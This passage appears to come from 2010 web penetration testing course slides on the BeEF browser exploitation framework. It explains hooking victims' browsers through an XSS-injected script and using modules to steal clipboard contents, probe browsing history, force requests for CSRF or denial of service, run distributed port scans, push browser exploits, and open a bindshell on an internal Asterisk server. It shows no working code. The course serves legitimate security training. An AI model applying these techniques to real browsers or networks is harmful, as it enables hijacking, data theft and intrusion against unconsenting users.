  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - ***BeEF***
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac

This next section will cover BeEF, which is a very interesting framework. It is the first inter-protocol exploitation framework to be released.


BeEF

- Browser Exploitation Framework by Wade Alcorn
- Available at:
  - http://www.bindshell.net/
- Very powerful framework due to the inter-protocol features
- Focuses on payload delivery



BeEF is a framework for building attacks. These attacks are then launched from the browser. BeEF allows the attacker/developer to focus on payloads instead of how to get the attack to the client.


This screenshot is of the BeEF control interface. On the left side you can see the menu options and the list of zombies under this attacker's control. On the right is the panes that will show the command you wish to run and the results from this command. Keep in mind that some of the commands will not return results here, but on the zombie screens. These screens are accessed by selecting the zombie from the zombie menu option.



Zombie Control

- Uses beefmagic.js.php to hook the browser
- Inject this script via XSS attack
- This file connects the victim to the BeEF controller
- We then use modules to control the zombie

To control a zombie, BeEF uses the beefmagic.js.php file. By injecting this script into an XSS vulnerability, it hooks the user into connecting to the BeEF server. The attacker is then able to click on the zombie list and choose modules to run against that zombie.



BeEF Functionality

- Multiple modules available
  - Autorun
  - Clipboard Stealing
  - JavaScript Injection
  - Request Initiation
  - History Browsing
  - Port Scanning
  - Browser Exploits
  - Inter-Protocol Exploitation


Browser Exploitation Framework

BeEF

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 124

BeEF contains the following capabilities:

- Controlling Zombies
- Modules
  - Autorun
  - Clipboard Stealing
  - JavaScript Injection
  - Request Initiation
  - History Browsing
- Port Scanning
- Browser Exploits
- Inter-Protocol Exploitation




Module: Clipboard

- Module used to grab the victims clipboard contents
- Sends it to the BeEF server
- Abuses a feature in Internet Explorer
- Only works on victims running IE before version 7

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 125


This module will retrieve the contents of the clipboard for the attacker. This may reveal sensitive information.



Module: History Browsing

- As with AttackAPI, this module retrieves browser history
- Uses brute force techniques
- We must provide a list to BeEF
- Allows us to target users and sites


This module will send a list of urls to the zombie and then return if that client has accessed them.



Module: Request Initiation

- Module to send HTTP requests
- Victim browser makes the request as directed
- Excellent for CSRF attacks
- This module does not return page content to the attacker


This module will direct the zombie to request a page. This could be used to download software to the machine. It could also be used to send the client to a specific site, either to click on ads for revenue or to perform a DoS attack by overwhelming the web server with requests.



Port Scanning

- Port scan a network through the zombies
- Quickly map a network
- Distributed across zombies to lower risk of detection
- Very stealthy with enough zombies

BeEF includes an interesting port scanner, which can conduct network port scans using distributed zombies. This means that with enough zombies, the attacker could have each one request a single port. What IDS is tuned to catch that?!?



Module: JavaScript Injection


- Allows for running further code
- Runs within the context of the browser
- We can use this to run attacks not supported by BeEF

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 129


This module allows the attacker to continue injecting JavaScript as time goes by. Since this zombie is connected, the attacker can update what code the zombie is currently running.

Browser Exploits

- Push malicious payloads
- Exploit browser vulnerabilities based on the Month of Browser Bugs
- Runs calc.exe on the victim machine
- Expands XSS flaws to allow for client exploitation




BeEF allows the attacker to target vulnerabilities in the browser itself, as well as push various payloads down to the client machine. By default BeEF runs calc.exe, but it is trivial to change that to run other commands. This is an excellent way to spread malware.


Inter-Protocol Exploitation

- Allows for inter-protocol conversations
- Uses the browser to talk with various services
- Submits malicious payloads
- Exploits service


Attackers can use BeEF to communicate and exploit other protocols. For example, BeEF contains the module to communicate and exploit an Asterisk VoIP server. It can communicate with a wide variety of services and it is simple to port Metasploit exploits to BeEF.




Inter-Protocol Exploitation

- Many protocols are forgiving
  - They will ignore "junk"
  - HTTP Request headers are often considered junk!
- BeEF allows for exploitation across protocols
  - From a hooked browser running attacker's scripts, we can direct HTTP requests to target servers
  - Payload of HTTP request is a service-side exploit, to be delivered from hooked browser to target server (possibly on intranet)
- BeEF injects a BindShell as an exploit payload
- Pen tester interacts with the shell
  - Through BeEF controller application
  - Controller runs on pen tester's server

Many protocols are forgiving in regards to understanding the requests coming from clients. Because of this forgiveness, BeEF can abuse it. BeEF sends HTTP requests that contain the various protocol in the payload.




BeEF Inter-Protocol Exploitation


Mail
Web Server
Internal Server
DNS
1. BeEF XSS stub injected into web app
Internet
Target Network
2. User accesses web server... BeEF XSS hooks browser
4. Attacker accesses BeEF controller
Firewall Infrastructure
Client
3. Browser reports to BeEF controller
BeEF Controller

Here is the steps we follow to perform the inter-protocol exploitation.

1. BeEF's XSS stub is injected into the XSS flaw
2. Client accesses the vulnerable web application and BeEF hooks the browser
3. Browser reports to the BeEF controller and awaits commands
4. The attacker accesses the BeEF controller t view the available zombies



BeEF Exploit Module Interface

Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://beefcontroller.pentester.srv/beef//ui/#
Zombies Autorun Modules Standard Modules Options Help Wade Alcorn (http://www.bindshell.net)
Browser Exploitation Framework
BeEF
Autorun
disabled
Zombies

[redacted]

Module

Inter-protocol Exploit: Asterisk

Target Address
www.internalserver.tgt

Username
mark

Secret
mysecret

exploit


This module will exploit the asterisk (1.0.7) manager vulnerability from the browser. The payload is a bindshell on port 4444. http://www.bindshell.net/advisories/astman

Additional exploit modules can be added from Metasploit.

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 134

Here is a screenshot of the BeEF interface where the exploit is selected and configured. This is the exploit that is delivered through the inter-protocol communication.


BeEF Inter-Protocol Exploitation (Continued)



